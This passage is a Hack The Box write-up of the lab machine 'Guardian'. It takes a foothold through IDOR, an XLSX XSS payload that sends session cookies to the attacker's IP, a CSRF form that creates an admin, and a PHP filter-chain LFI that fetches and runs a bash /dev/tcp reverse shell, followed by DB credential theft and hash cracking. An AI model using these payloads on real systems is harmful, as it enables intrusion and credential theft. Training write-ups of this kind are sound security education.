



HACKTHEBOX



Guardian

24th Feb 2026

Prepared By: amra

Machine Author: sl1de

Difficulty: **Hard**

Synopsis

Guardian is a hard difficulty Linux machine that starts with a web service redirecting to a university-themed site containing multiple subdomains, including a Gitea instance. Using default student credentials, accessing the student portal reveals an IDOR vulnerability in the chat feature, exposing admin messages and Jamil's Gitea password. After accessing Jamil's Gitea, the source code discloses a vulnerable PHPSpreadsheet version exploitable via XSS. A crafted Excel file is used to hijack a lecturer's (Sammy Treat) session, leading to the discovery of a CSRF vulnerability in the admin panel that allows the creation of a new admin account. With admin access, a restricted PHP filter-based LFI is exploited via a modified filter-chain technique to achieve remote code execution. Post-exploitation shows that Jamil can run a Python script as the user Mark. That script can be modified to inject and execute a reverse shell payload, granting access as Mark. Mark can run `safeapache2ctl` as `root`, a restricted wrapper for `apache2ctl` that only permits configuration files from `/home/mark/configs`. Although symlinks are blocked via a realpath check, this restriction is bypassed by using Apache's Include directive to reference a symlink within the allowed directory pointing to sensitive files. When executed, this leak protected data such as the root hash or root flag, ultimately enabling full root privilege escalation.

Skills Required

- Web Application Enumeration
- Source Code Review
- PHP Filter bypass

Skills Learned

- Web Exploitation
- LFI to RCE
- Apache2ctl Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.6.188 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.129.6.188
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
|_  256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-title: Guardian University - Empowering Future Leaders
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The initial `Nmap` scan's output reveals just two ports open. `Apache` and `ssh` are listening on their default ports, 80 and 22, respectively.

Apache - Port 80

Since we don't have anything of interest in our hands at this point, we can start enumerating the website on port 80. Upon visiting the machine's IP address, we are immediately redirected to `guardian.htb`. We can modify our hosts file to resolve that redirection on our end properly.

```
$ echo "10.129.6.188 guardian.htb" | sudo tee -a /etc/hosts
```

Now, we are able to visit the website. The website is mainly static, but we do find a list of e-mails, that might be useful in the future. Moreover, at the very top right, we find a button that redirects us to `portal.guardian.htb` so let's modify our hosts file once again to add the new subdomain.

```
$ echo "10.129.6.188 portal.guardian.htb" | sudo tee -a /etc/hosts
```

Guardian University[About](#)[Programs](#)[Testimonials](#)[Contact](#)[Student Portal ->](#)

Student Testimonials

"Guardian University provided me with the skills and knowledge to excel in my career. The faculty and resources are top-notch!"

Boone Basden
GU0142023@guardian.htb

"The inclusive environment at Guardian University made my learning experience truly enriching. I am proud to be an alumnus."

Jamesy Currin
GU6262023@guardian.htb

"The hands-on projects and real-world applications in the curriculum prepared me well for the challenges in the industry."

Stephenie Vernau
GU0702025@guardian.htb

We can continue our enumeration on the student's portal page.

Student Portal

Please log in with your student credentials.

Username

Password

☐ Remember me

Log In →

We are presented with a simple login form. At this point, we don't have a valid pair of credentials that we could try so we can explore the `Help` option.

Guardian University Student Portal Guide

Welcome to the Guardian University Student Portal! This guide will help you get started and ensure your account is secure. Please read the instructions below carefully.

Important Login Information:

1. **Your default password is: GU1234**
2. For security reasons, you must change your password immediately after your first login.
3. To change your password:
 - Log in to the student portal.
 - Navigate to 'Account Settings' or 'Profile Settings'.
 - Select 'Change Password' and follow the instructions.

Portal Features:

The Guardian University Student Portal offers a wide range of features to help you manage your academic journey effectively. Key features include:

- Viewing your course schedule and timetables.
- Accessing grades and academic records.
- Submitting assignments and viewing feedback from faculty.
- Communicating with faculty and peers via the messaging system.
- Staying updated with the latest announcements and notices.

Tips for First-Time Users:

- Bookmark the portal login page for quick access.
- Use a strong, unique password for your account.
- Familiarize yourself with the portal layout and navigation.

- Familiarize yourself with the portal layout and navigation.
- Check your inbox regularly for important updates.

Need Help?

If you encounter any issues while logging in or changing your password, please contact the IT Support Desk at:

Email: support@guardian.htb

Remember, your student portal is the gateway to your academic journey at Guardian University. Keep your credentials secure and never share them with anyone.

The help guide, informs us that the default password for all the accounts is `GU1234` and that is should be changed upon first login. We could try at this point to login with the default password in combination to the student IDs we extracted from the e-mails on the main page. We find out that the combination `GU0142023:GU1234` is a valid one and we are now logged in.


The screenshot displays the Student Portal Dashboard. On the left is a dark sidebar with navigation links: Dashboard (active), My Courses, Assignments, Grades, Chats, Notice Board, Profile, and Logout. The main content area is titled 'Dashboard' and shows a welcome message 'Welcome, GU0142023'. It is divided into three columns:

- Recent Messages:** Contains three messages from GU0142023 and GU6262023. A link 'View All Messages →' is at the bottom.
- Upcoming Assignments:** Lists five assignments with due dates and course names: Probability Models, Renewable Energy Case Study, Solar Panel Efficiency, Python Basics, and Control Flow Assignment. A link 'View All Assignments →' is at the bottom.
- Recent Notices:** Contains three notices: 'Welcome to the New Semester', 'Maintenance Notification', and 'Library Orientation'. A link 'View All Notices →' is at the bottom.


Foothold

The Dashboard has quite a number of features. The chatting feature and the assignment submission feature stand out. We can start by exploring the chatting application a bit more closely.

The screenshot shows the 'Chats' section of the Student Portal. At the top, there's a 'Select User' dropdown and a 'New Chat' button. Below, a chat window is open with the user 'GU6262023'. The message history shows: 'Sure! I'll assist you with those questions.' A right arrow icon is visible at the end of the message.




Clicking on the first chat, we notice that the URL takes two parameters, `chat_users[0]` and `chat_users[1]`, for example `http://portal.guardian.htb/student/chat.php?chat_users[0]=13&chat_users[1]=14`. The structure of the URL makes us think that the parameters determine which chat interactions we want to load and inspect. In this case, we are saying the interaction between the user with id `0` and id `14`. These endpoints, could be vulnerable to insecure direct object references (IDOR) meaning that there is no validation on user input when the user tries to access objects directly. Let's test that theory by trying to inspect the interaction between the users with ids `1` and `2` by simply supplying these ids to the URL.




Immediately, not only we confirm that the endpoint is indeed vulnerable to IDOR, but we can see that the admin is providing the user `jamil.enockson` with his password `DHsNnk3V503` to a Gitea instance. We haven't found any Gitea instances so far, but given that the server is using subdomains, we could try to edit our hosts file once again and add a subdomain for `gitea.guardian.htb`.

```
$ echo "10.129.6.188 gitea.guardian.htb" | sudo tee -a /etc/hosts
```

Note: If the subdomain was wrong, we should take a more aggressive approach and launch a full scale subdomain enumeration.



Our assumptions were correct and we can now try to login with the credentials we found. Trying with `jamil.enockson:DHsNnk3V503` failed but `jamil:DHsNnk3V503` worked.



We can see `jamil` is part of the organization `Guardian University` which has two repositories. As we have already mentioned, the `guardian.htb` is mostly static, so we turn our attention to `portal.guardian.htb`. Looking around, we notice that there are some dependencies on the `composer.json` file.

```
{
  "require": {
    "phpoffice/phpspreadsheet": "3.7.0",
    "phpoffice/phpword": "^1.3"
  }
}
```

After some online search, it turns out that the specific version of phpspreadsheet is vulnerable to [XSS](#). Naturally, our next step is to find out where this dependency is used in the main code. The only place `phpspreadsheet` is used is in the lecturer dashboard in `view-submission.php` on lines `265 - 289` to render the Excel file (all sheets) or Word document submitted by the student in an assignment:

student in an assignment.

```
<?php if (pathinfo('../attachment_uploads/' . $submission['attachment_name'],  
PATHINFO_EXTENSION) === 'xlsx'): ?>  
    <div class="mt-8">  
        <h3 class="font-semibold text-gray-800 mb-3">Document Preview</h3>  
        <div class="overflow-x-auto bg-white p-4 border border-gray-200 rounded-  
lg">  
            <?php  
                $spreadsheet = IOFactory::load('../attachment_uploads/' .  
$submission['attachment_name']);  
                $writer = new Html($spreadsheet);  
                $writer->writeAllSheets();  
                echo $writer->generateHTMLAll();  
            ?>  
        </div>  
    </div>  
<?php elseif (pathinfo('../attachment_uploads/' .  
$submission['attachment_name'], PATHINFO_EXTENSION) === 'docx'): ?>  
    <div class="mt-8">  
        <h3 class="font-semibold text-gray-800 mb-3">Word Document Preview</h3>  
        <div class="bg-white p-4 border border-gray-200 rounded-lg">  
            <?php  
                $phpWord = \PhpOffice\PhpWord\IOFactory::load('../attachment_uploads/'  
    . $submission['attachment_name']);  
                $htmlWriter = \PhpOffice\PhpWord\IOFactory::createWriter($phpWord,  
'HTML');  
                $htmlWriter->save('php://output');  
            ?>  
        </div>  
    </div>  
<?php endif; ?>
```

So to summarize our attack path, we can create a Python script that we will use to forge a malicious Excel document with an XSS payload and then submit it as an assignment. When, a lecturer tries to access the file it will trigger our XSS payload. We can use the following Python script to reliably create malicious documents.

```
from openpyxl import Workbook  
from base64 import b64encode  
  
IP = "10.10.14.76" #replace with your IP  
PORT = 80  
  
PAYLOAD = f"fetch('http://{IP}:{PORT}/c?c='+document.cookie)"
```



```

BASE64_ENCODED = b64encode(PAYLOAD.encode())
print(BASE64_ENCODED)
FULL_PAYLOAD = f' "<img src=x
onerror=eval(atob(\'{BASE64_ENCODED.decode()}\')) >'

print("\n"+"Constructed Payload: "+ FULL_PAYLOAD+"\n")

def create_excel_file(filename="evil.xlsx"):
    wb=Workbook()
    ws1=wb.active
    ws1.title="Sheet 1"
    wb.create_sheet(title=FULL_PAYLOAD)
    wb.save(filename)
    print(f"Excel file '{filename}' created successfully.")

# Call the function
create_excel_file("evil.xlsx")

```

Then, we setup a listener on our local machine.

```
$ sudo nc -lvnp 80
```

Finally, we upload the assignment through our compromised user account and we wait for a callback.

Assignment Details

Description

Solve problems using descriptive statistics.

Assignment Information

 Deadline: **Apr 25, 2026** (59 days left)

Submit Your Work

Submission Title

Attachment



Drag and drop your file here or click to browse

Supported formats: .docx, .xlsx

Browse Files

evil.xlsx

 Submit Assignment

After a short period of time we get a callback on our listener.

```
$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.76] from (UNKNOWN) [10.129.6.188] 57520
GET /c?c=PHPSESSID=mmb4n77aud2h59ebffakr98c41 HTTP/1.1
Host: 10.10.14.76
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) HeadlessChrome/139.0.0.0 Safari/537.36
Accept: */*
Origin: http://portal.guardian.htb
Referer: http://portal.guardian.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Notice that, we have successfully extracted the `PHPSESSID` cookie. We can replace that cookie on our own session and notice that we are now logged in as the lecturer `sammy.treat`.

Lecturer Portal

Dashboard

My Courses

My Students

Assignments

Submissions

Notice Board

Chats

Profile

Logout

Lecturer Dashboard

Welcome, sammy.treat

Active Courses2

Total Students12

Pending Grades3

Upcoming Deadlines

BA201 - Statistics in Business

Due: Apr 25, 2026

3 submissions received

Recent Assignment Submissions

Title	Student	Submitted At
Water Resource Management Study	34	Feb 24, 2026 15:12
Sorting Algorithms Submission	37	Feb 24, 2026 15:12

[View all submissions →](#)

Recent Messages

Cyrus Booth

Don't forget about the meeting later today.

Received: Feb 24, 2026 03:12 PM

Myra Galsworthy

I'll help you out with that. I'll send you the links directly.

Received: Feb 24, 2026 03:12 PM

Announcements

Environmental Awareness Drive

Participate in our campus-wide environmental awareness drive on March 1, 2025.

Posted: Feb 24, 2026 03:12 PM

On the lecturer dashboard we have a bunch of functionality, but we quickly see that we can create a notice `lecturer/notices/create.php` and according to the source code, the notice has 3 fields: `title`, `body` and `reference link` . Lets test to see if the Administrator actually visits the reference link. We will create a notice with the reference link pointing to a server we control and post it. First of all, we set up a listener on our local machine.

```
$ nc -lvnp 80
```

Then, we create a malicious notice.

Title

test

Content

test

Reference Link

<http://10.10.14.76/test>

After a short while, we get a callback on our side.

```

$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.76] from (UNKNOWN) [10.129.6.188] 58168
GET /test HTTP/1.1
Host: 10.10.14.76
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) HeadlessChrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://portal.guardian.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

```

So the Administrator, has visited or link. Let's check the source code once again to find any interesting endpoints we could direct the Administrator to perform a malicious action. The endpoint `/admin/creatuser.php` seems rather promising because looking at the source code, an Administrator can create another administrative user.

```

<?php
require '../includes/auth.php';
require '../config/db.php';
require '../models/User.php';
require '../config/csrf-tokens.php';

$token = bin2hex(random_bytes(16));
add_token_to_pool($token);

if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}

```

```

$config = require '../config/config.php';
$salt = $config['salt'];

$userModel = new User($pdo);

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $csrf_token = $_POST['csrf_token'] ?? '';

    if (!is_valid_token($csrf_token)) {
        die("Invalid CSRF token!");
    }

    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';
    $full_name = $_POST['full_name'] ?? '';

    $email = $_POST['email'] ?? '';
    $dob = $_POST['dob'] ?? '';
    $address = $_POST['address'] ?? '';
    $user_role = $_POST['user_role'] ?? '';

    // Check for empty fields
    if (empty($username) || empty($password) || empty($full_name) ||
empty($email) ||
        empty($dob) || empty($address) || empty($user_role)) {
        $error = "All fields are required. Please fill in all fields.";
    } else {
        $password = hash('sha256', $password . $salt);

        $data = [
            'username' => $username,
            'password_hash' => $password,
            'full_name' => $full_name,
            'email' => $email,
            'dob' => $dob,
            'address' => $address,
            'user_role' => $user_role
        ];

        if ($userModel->create($data)) {
            header('Location: /admin/users.php?created=true');
            exit();
        } else {
            $error = "Failed to create user. Please try again.";
        }
    }
}
}

```

```
?>
```

If we want to exploit this endpoint, we would need to craft a POST based Cross-site Request Forgery (CSRF) payload. The only issue is the CSRF token that's required for the Administrator to perform the action. Fortunately, for us, the CSRF tokens are not linked to user sessions, the application just checks if they exist in a global token pool.

```
<?php
$global_tokens_file = __DIR__ . '/tokens.json';

function get_token_pool()
{
    global $global_tokens_file;
    return file_exists($global_tokens_file)
        ? json_decode(file_get_contents($global_tokens_file), true)
        : [];
}

function add_token_to_pool($token)
{
    global $global_tokens_file;
    $tokens = get_token_pool();
    $tokens[] = $token;
    file_put_contents($global_tokens_file, json_encode($tokens));
}

function is_valid_token($token)
{
    $tokens = get_token_pool();
    return in_array($token, $tokens);
}
?>
```

What this means, is that we can copy the CSRF token from the notice creation form, paste it on the CSRF payload and it will work. Let's create a `csrf.html` file with the following contents.

```
<form action="http://portal.guardian.htb/admin/createuser.php" method="POST">
  <input type="hidden" name="username" value="eviladmin" />
  <input type="hidden" name="password" value="pass1234" />
  <input type="hidden" name="full_name" value="Evil Admin" />
  <input type="hidden" name="email" value="evil@evil.com" />
  <input type="hidden" name="dob" value="2003-10-10" />
  <input type="hidden" name="address" value="Hack Street" />
  <input type="hidden" name="user_role" value="admin" />
  <input type="hidden" name="csrf_token"
```

```
value="d60b92bb532131155c77e446be78e49d"/>
<!-- Copied from lecturer/notice/create.php -->
<script>
document.forms[0].submit();
</script>
</form>
```

Then, we create a webserver to host this file on our machine.

```
$ sudo python3 -m http.server 80
```

Finally, we recreate a note with the reference link that points to our malicious html file, `http://10.10.14.76/csrf.html`. After a while, we get a hit on our server and we can try to login with the credentials `eviladmin:pass1234`.

If this steps fails for you for any reason, make sure that your form has all the required fields and most important that you have a valid csrf token from the notice creation form.

Admin Panel

Dashboard

Users

Courses

Enrollments

Notice Board

Reports

Chats

Profile

Settings

Logout

Admin Dashboard

Welcome, eviladmin

Total Users63

Active Courses21

Total Enrollments126

Active Notices17

CPU Usage0.06%

RAM Usage2.00 MB

Disk Usage32.98%

Recent User Registrations

Name	Role	Registered
Evil Admin evil@evil.com	Admin	Feb 24, 2026
Egon Jaques GU5092024@guardian.htb	Student	Feb 24, 2026
Iain Vinson GU4752025@guardian.htb	Student	Feb 24, 2026
Leela Headon GU9362023@guardian.htb	Student	Feb 24, 2026
Sinclair Tierney GU1712025@guardian.htb	Student	Feb 24, 2026
Diahann Forber GU7022023@guardian.htb	Student	Feb 24, 2026
Maris Whyborne GU3612023@guardian.htb	Student	Feb 24, 2026
Lodovico Atlay GU3052024@guardian.htb	Student	Feb 24, 2026
Rivalee Coche GU1832025@guardian.htb	Student	Feb 24, 2026
Ax Sweating GU9602024@guardian.htb	Student	Feb 24, 2026

Recent Assignment Submissions

Title	Student	Submitted At
Data Structures Practice	38	Feb 24, 2026 17:12
Solar Panel Efficiency Research	32	Feb 24, 2026 17:12
Policy Proposal on Waste Management	33	Feb 24, 2026 17:12
Water Resource Management Study	34	Feb 24, 2026 17:12
Python Basics Submission	35	Feb 24, 2026 17:12
Sorting Algorithms Submission	37	Feb 24, 2026 17:12
SQL Queries Submission	40	Feb 24, 2026 17:12
File Systems Report	42	Feb 24, 2026 17:12
Process Scheduling Submission	41	Feb 24, 2026 17:12
Renewable Energy Case Study	31	Feb 24, 2026 17:12

Now that we have access to the Administrator's board, we start looking around. Immediately, we notice that on the **Reports** page the URL looks like this

`http://portal.guardian.htb/admin/reports.php?report=reports/enrollment.php`. It includes reports from the report folder, maybe there is a Local File Inclusion (LFI) vulnerability that we could exploit. Since we have access to the source code, we can review the code directly and decide if it's worth exploring any further. The code responsible for that endpoint lies on `/admin/reports.php` on lines 10-18 and on line 75.

```
<?php
$report = $_GET['report'] ?? 'reports/academic.php';

// Block any request with '..' in the file path (to prevent directory
traversal)
if (strpos($report, '..') !== false) {
    die("<h2>Malicious request blocked</h2>");
}

// Ensure the report file is one of the allowed types (enrollment, academic,
financial, system)
if (!preg_match('/^(.*(enrollment|academic|financial|system)\.php)$/',
$report)) {
    die("<h2>Access denied. Invalid file</h2>");
}
?>

<SNIP>

<?php include($report); ?>
```

So the Regex check simply means it checks if the GET parameter report ends with `enrollment.php` or `academic.php` or `financial.php` or `system.php`. If not, then dies there. We can bypass this check by using a PHP-filter technique like so.

```
http://portal.guardian.htb/admin/reports.php?
report=php://filter/read=convert.base64-encode/resource=reports/enrollment.php
```

Reports Menu

Enrollment Report

View enrollment statistics and trends.

Academic Report

Explore academic data like GPA and faculty info.

Financial Report

System Report

[illegible]

This still passes the regex check and we do get the `enrollment.php` file in Base64 format. We can use the [PHP filter chain technique by Synactiv](#) to achieve RCE. First we clone the repository on our local machine.

```
$ git clone https://github.com/synacktiv/php_filter_chain_generator
```

Then, we create a file on our webserver's path called `shell` with the following content.

```
bash -c "bash -i >& /dev/tcp/10.10.14.76/9001 0>&1"
```

Afterwards, we start a listener on our local machine.

```
$ nc -lvnp 9001
```

Finally, we create an LFI chain to fetch the file and a second one to execute the file. Please note that in both chains we need to change the final `php://temp` part to `resource=reports/enrollment.php` to bypass the filter check.

```
$ python3 php_filter_chain_generator.py --chain '<?php exec("wget
10.10.14.76/shell"); ?>'
[+] The following gadget chain will generate the following code : <?php
exec("wget 10.10.14.76/shell"); ?> (base64 value:
PD9waHAgaZxhlyYgid2dldCAxMC4xMC4xNC43Ni9hIik7ID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-
1258.UTF32LE|convert<SNIP>|convert.base64-
decode/resource=reports/enrollment.php
```

```
$ python3 php_filter_chain_generator.py --chain '<?php exec("cat shell| sh");
?>'
```

[+] The following gadget chain will generate the following code : <?php
exec("cat shell| sh"); ?> (base64 value: PD9waHAgaZxhlyYgiY2F0IGF8IHNoIik7ID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|
<SNIP>|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|conv
ert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-

```
16|convert.iconv.CSIBM1161.IBM-  
932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-  
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-  
decode/resource=reports/enrollment.php
```

We get a reverse shell on our listener as the user `www-data`.

```
www-data@guardian:~/portal.guardian.htb/admin$ whoami  
www-data
```

We can get a proper PTY shell by issuing the following chain of commands.

```
script -c bash /dev/null  
CTRL + Z  
stty raw -echo; fg  
ENTER  
ENTER
```

Now, looking at the configuration file, we get a pair of DB credentials.

```
www-data@guardian:~/portal.guardian.htb$ cat config/config.php  
<?php
```

```
return [  
  
  'db' => [  
  
    'dsn' => 'mysql:host=localhost;dbname=guardiandb',  
  
    'username' => 'root',  
  
    'password' => 'Gu4rd14n_un1_ls_th3_b3st',  
  
    'options' => []  
  
  ],  
  
  'salt' => '8Sb)tM1vs1SS'  
  
];
```

Let's login to the DB and see if we can extract any meaningful data.

```
www-data@guardian:~/portal.guardian.htb$ mysql -h 127.0.0.1 -u root -p  
Enter password:
```

<SNIP>

```
mysql> show databases;
```

```
+-----+
```

```
| Database |
```

```
+-----+
```

```
| guardiandb |
```

```
| information_schema |
```

```
| mysql |
```

```
| performance_schema |
```

```
| sys |
```

```
+-----+
```

```
5 rows in set (0.00 sec)
```

```
mysql> use guardiandb;
```

```
mysql> show tables;
```

```
+-----+
| Tables_in_guardiandb |
+-----+
| assignments          |
| courses              |
| enrollments          |
| grades              |
| messages             |
| notices             |
| programs             |
| submissions          |
| users               |
+-----+
```

```
mysql> select username, password_hash from users;
```

```
+-----+-----+
| username          | password_hash |
+-----+-----+
| admin             | 694a63de406521120d9b905ee94bae3d863ff9f6637d7b7cb730f7da535fd6d6 |
| jamil.enockson    | c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250 |
| mark.pargetter    | 8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e |
| valentijn.temby   | 1d1bb7b3c6a2a461362d2dcb3c3a55e71ed40fb00dd01d92b2a9cd3c0ff284e6 |
| leyla.rippin      | 7f6873594c8da097a78322600bc8e42155b2db6cce6f2dab4fa0384e217d0b61 |
| perkin.fillon     | 4a072227fe641b6c72af2ac9b16eea24ed3751211fb6807cf4d794ebd1797471 |
| cyrus.booth       | 23d701bd2d5fa63e1a0cfe35c65418613f186b4d84330433be6a42ed43fb51e6 |
| sammy.treat       | c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2 |
| crin.hambidge     | 9b6e003386cd1e24c97661ab4ad2c94cc844789b3916f681ea39c1cbf13c8c75 |
| myra.galsworthy   | ba227588efcb86dcf426c5d5c1e2aae58d695d53a1a795b234202ae286da2ef4 |
| mireielle.feek    | 18448ce8838aab26600b0a995dfefd79cc355254283702426d1056ca6f5d68b3 |
| vivie.smallthwaite |
```

```
b88ac7727aaa9073aa735ee33ba84a3bdd26249fc0e59e7110d5bcdb4da4031a |  
<SNIP>
```

```
+-----+  
-----+
```

Looking at the `/etc/passwd` file the users `mark` and `jamil` are also present at the system, so let's try to crack their passwords. We have to remember that the hashing algorithm, uses the salt `8Sb)tM1vs1SS` in the `$password + $salt` configuration.

So we create a file called `hashes` with the following contents:

```
c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS  
8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e:8Sb)tM1vs1SS
```

Then, we can try to crack these using Hashcat.

```
$ hashcat -a 0 -m 1410 hashes /usr/share/wordlists/rockyou.txt  
<SNIP>  
$ hashcat -a 0 -m 1410 hash /usr/share/wordlists/rockyou.txt --show  
<SNIP>  
c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS:  
copperhouse56
```

We get the clear text password of the user `jamil` to be `copperhouse56`. Connecting over SSH as the user `jamil` with this password allows us to access the machine.

```
jamil@guardian:~$ id  
uid=1000(jamil) gid=1000(jamil) groups=1000(jamil),1002(admins)
```

The user flag which can be found in `/home/jamil/user.txt`.

Lateral Movement

